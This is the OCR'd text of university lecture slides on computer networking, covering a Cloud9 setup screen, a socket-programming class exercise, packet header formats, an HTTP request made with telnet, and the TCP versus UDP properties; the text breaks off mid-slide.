
Active
full access (**timwood@gwu.edu**)


$100
remaining credits (estimated)

2:60
session time

Account Details | AWS Console

Please use AWS Educate Account responsibly. Remember to shut down your instances when not in use to make the best use of your credits. And, don't forget to logout once you are done with your work!


My Classrooms
Workbench
AWS Management Co
Workbench
Create a new environ
https://console.aws.amazon.com
Search
aws
Services
Resource Groups
vocstartsoft/user131101=timw...
N. Virginia
Support
AWS Management Console
AWS services
Find Services
You can enter names, keywords or acronyms.
cloud9
Cloud9
A Cloud IDE for Writing, Running, and Debugging Code
Recently visited services
Cloud9
Billing
All services
Build a solution
Get started with simple wizards and automated workflows.
Launch a virtual machine
With EC2
2-3 minutes
Build a web app
With Elastic Beanstalk
6 minutes
Access resources on the go
Access the Management Console using the AWS Console Mobile App. Learn more
Explore AWS
Amazon DynamoDB
Want more scale? Try a serverless NoSQL database service for your modern application. Get started
Amazon SageMaker Studio
The first visual integrated development environment for machine learning. Learn more
AWS Security Hub
Centrally view and manage security alerts


Create a new environment
https://console.aws.amazon.co
Search
aws
Services
Resource Groups
vocstartsoft/user131101=timw...
N. Virginia
Support
Environment settings
Environment type Info
Choose between creating a new EC2 instance for your new environment or connecting directly to your server over SSH.
Create a new instance for environment (EC2)
Launch a new instance in this region to run your new environment.
Connect and run in remote server (SSH)
Display instructions to connect remotely over SSH and run your new environment.
Instance type
t2.micro (1 GiB RAM + 1 vCPU)
Free-tier eligible. Ideal for educational users and exploration.
t3.small (2 GiB RAM + 2 vCPU)
Recommended for small-sized web projects.
m5.large (8 GiB RAM + 2 vCPU)
Recommended for production and general-purpose development.
Other instance type
Select an instance type.
t3.nano
Platform
Amazon Linux
Ubuntu Server 18.04 LTS
Cost-saving setting
Choose a predetermined amount of time to auto-hibernate your environment and prevent unnecessary charges. We recommend a hibernation settings of half an hour of no activity to maximize savings.
After 30 minutes (default)
Feedback
English (US)
© 2008 - 2020, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy Policy
Terms of Use

Hello Internet!

In-class Exercise

Socket programming practice!

[ ] Setup your Cloud 9 environment

[ ] Write a client and a server in a unique language

3-4 person groups

- Project Manager: Carefully read all requirements
- Language Expert: Find the required APIs
- Developer(s): Writes code with help of others

Each group must use a different language!

You need to test against another group's client/server

Create a Pull Request to add your code to the class's public repository

Hello Internet

Finish your client and server

Test against code written by another group

You **must** follow the protocol specified in README

Your README should describe your language's API

Create a Pull Request on GitHub when done

Selected Languages

Python/**Jupyter**
Java
C
Rust
Go
c++
C#

Javascript
Python
Swift
lua
Scala
Ruby
Perl

What did we learn?

END OF CLASS
1/14

We started the HelloInternet exercise, but did not finish. We will resume this in the next class!

Packets and Protocols

Data and Algorithms

What happens when…

You call socket.connect() ?

What happens when…

You call socket.connect() ? // 10.1.2.3 port 9999

Figure out how to reach 10.1.2.3

Get a local (random) port number from OS

Create a packet to setup connection (TCP)

Complete 3-way handshake

Return when connection is established

What happens when…

You call socket.send(“Hello world”) ?

What happens when…

You call socket.send(“Hello world”) ?

Copy data to be sent into kernel


- Is all data guaranteed to be sent to kernel? Probably not!

Break data into chunks based on packet size (1500b)

Send packet(s) over existing connection

Return once data is in buffer to be sent

- No guarantee that other side has received it!



What happens when…

You call x = socket.recv() ?

What happens when…

You call x = socket.recv(10000) ?

Check if there is data waiting in the kernel's receive buffer

- Guaranteed to have received all 10000 bytes? Probably not!

If data, copy it into user program and return

If no data, block program until new data arrives

- Then copy data and wake up program

What is a packet?

It's really just a blob of data!

- But its structure is well defined by protocols

application - HTTP: Request web content
transport - TCP: Reliably send streams of data over a connection
network - IP: Route data across networks
link - Ethernet: Send chunks of data
physical

What is a packet?

It's really just a blob of data!

- But its structure is well defined by protocols

application - HTTP

transport - TCP

network - IP

link - Ethernet

physical

Ethernet (802.3) Frame Format

7 bytes	1 byte	6 bytes	6 bytes	2 bytes	42 to 1500 bytes	4 bytes	12 bytes
Preamble	Start of Frame Delimiter	**Destination MAC Address**	**Source MAC Address**	Type	Data (payload)	CRC	Inter-frame gap

IPv4 Packet Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Version, IHL	DSCP, ECN	Total Length	
32	Identification		Flags, Fragment Offset	
64	Time to Live	Protocol	Header Checksum	
96	Source IP Address			
128	Destination IP Address			
160	Options (if IHL > 5)			

TCP Segment Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Sequence Number			
64	Acknowledgment Number			
96	Data Offset, Res, Flags		Window Size	
128	Header and Data Checksum		Urgent Pointer	
160...	Options			

GET /index.html HTTP/1.1 …

Images from https://networkengineering.stackexchange.com/questions/25563/what-is-the-reason-for-the-different-order-of-the-source-and-destination-in-a-l2

Let's try HTTP

We can use **`telnet`** to test simple text-based network protocols

Usage: **`telnet host port`**

`telnet`

```
GET /timwood/simple.html HTTP/1.1
Host: faculty.cs.gwu.edu
(blank line)
```

`faculty.cs.gwu.edu`

```
HTTP/1.1 200 OK
Server: GitHub.com
Content-Type: text/html; charset=utf-8
Last-Modified: Thu, 06 Sep 2018 17:57:20 GMT
ETag: "5b916a80-b6"
Access-Control-Allow-Origin: *
Expires: Thu, 06 Sep 2018 18:09:00 GMT
...
```

TCP and UDP

Transport Protocols

UDP Unreliable Datagrams

https://tools.ietf.org/html/rfc768 - 3 page spec

UDP Datagram Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Length		Header and Data Checksum	

This User Datagram Protocol (UDP) is defined to make available a datagram mode of packet-switched computer communication in the environment of an interconnected set of computer networks. This protocol assumes that the Internet Protocol (IP) [1] is used as the underlying protocol.

This protocol provides a procedure for application programs **to send messages to other programs with a minimum of protocol mechanism**. The protocol is transaction oriented, and **delivery and duplicate protection are not guaranteed**.

UDP vs TCP

UDP Datagram Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Length		Header and Data Checksum	

TCP Segment Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Sequence Number			
64	Acknowledgment Number			
96	Data Offset	Res	Flags	Window Size
128	Header and Data Checksum		Urgent Pointer	
160...	Options			

3X space overhead - what do we get for that?

TCP Reliable Streams

https://tools.ietf.org/html/rfc761 - 84 page spec

TCP Segment Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Sequence Number			
64	Acknowledgment Number			
96	Data Offset	Res	Flags	Window Size
128	Header and Data Checksum		Urgent Pointer	
160...	Options			

The Transmission Control Protocol (TCP) is intended for use **as a highly reliable host-to-host protocol** between hosts in packet-switched computer communication networks, and **especially in interconnected systems** of such networks…

TCP is a **connection-oriented**, **end-to-end reliable protocol** designed to fit into a layered hierarchy of protocols which support multi-network applications.

TCP Properties

Basic Data Transfer: send data as a stream

Reliability: recover from data that is damaged, lost, duplicated, or delivered out of order

Flow Control: receiver can control the sending rate

Multiplexing: ports allow a host to run multiple services

Connections: Clients and servers must coordinate at the start and end of a data stream

Precedence and Security: Flags in header can specify the security level and priority of packets

UDP vs TCP

UDP Datagram Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Length		Header and Data Checksum	

TCP Segment Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Sequence Number			
64	Acknowledgment Number			
96	Data Offset	Res	Flags	Window Size
128	Header and Data Checksum		Urgent Pointer	
160...	Options			

How to achieve reliability and flow control?

TCP Properties

Connections: based on 3-way handshake

- 1) Client sends a **SYN** packet to *synchronize* with server
- 2) Server responds with **SYN-ACK** to *acknowledge* client
- 3) Client responds with **ACK** to complete the setup

SYN and ACK are bits set in the Flags header field

After this, client/server can send data as normal

TCP Segment Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Sequence Number			
64	Acknowledgment Number			
96	Data Offset	Res	Flags	Window Size
128	Header and Data Checksum		Urgent Pointer	
160...	Options			

TCP Properties

Reliability: checksums

- Uses a 16 bit hash calculated over header/data as checksum
- Receiver can calculate checksum and verify it matches what is stored in the packet
- Is a checksum perfect?

What to do if checksum doesn't match?

TCP Segment Header Format

Bit #	0 – 7	8 – 15	16 – 23	24 – 31
0	Source Port		Destination Port	
32	Sequence Number			
64	Acknowledgment Number			
96	Data Offset	Res	Flags	Window Size
128	Header and Data Checksum		Urgent Pointer	
160...	Options			

TCP Properties

Reliability: based on sequence numbers and ACKs

- Client/server start connection with a random sequence number
- On every send, add the total amount of data transmitted
- On receive, reply with ACK specifying last seq number received

What to do…

- If no ACK received?
- If receiver

TCP Segment Header Format

